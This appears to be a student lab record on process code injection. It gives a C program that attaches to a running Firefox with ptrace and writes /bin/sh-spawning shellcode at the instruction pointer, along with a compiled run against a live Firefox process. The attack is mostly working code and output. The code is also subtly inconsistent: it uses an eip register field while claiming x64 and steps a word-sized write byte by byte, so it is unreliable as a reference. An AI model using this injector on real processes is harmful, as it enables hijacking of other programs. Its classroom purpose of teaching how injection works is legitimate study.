Ex.No:8 **Date:**

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:


1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types  #
include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };
//header for our program.
void header()
{
   printf("----Memory bytecode injector-----\n");
}

//main program notice we take command line options int
main(int argc,char**argv)
{
   int i,size,pid=0;
   struct user_regs_struct reg;//struct that gives access to registers
                         //note that this regs will be in x64 for me
//unless your using 32bit then eip,eax,edx etc...
```

```
   char*buff;

   header();

   //we get the command line options and assign them appropriately!

   pid=atoi(argv[1]);
size=sizeof(shellcode);     //allocate
a char size memory
buff=(char*)malloc(size);
   //fill the buff memory with 0s upto size
memset(buff,0x0,size);
   //copy shellcode from source to destination
   memcpy(buff,shellcode,sizeof(shellcode));

   //attach process of pid
   ptrace(PTRACE_ATTACH,pid,0,0);

   //wait for child to change state
wait((int*)0);

   //get process pid registers i.e Copy the process pid's general-purpose
   //or floating-point registers,respectively,
   //to the address reg in the tracer
   ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

   //Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
   ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
   //detach from the process and free buff memory
   ptrace(PTRACE_DETACH,pid,0,0);
   free(buff);
   return 0;

}
```

Output:



```
[student@fedora ~]$ vi 301Processcode.c
[student@fedora ~]$ gcc 301Processcode.c -o Processcode
[student@fedora ~]$ ps -e|grep firefox
   2764 ?        00:04:08 firefox
[student@fedora ~]$ ./Processcode 2764
----Memory bytecode injector-----
Writing EIP 0x35f05bcf, process 2764
[student@fedora ~]$
```

Result: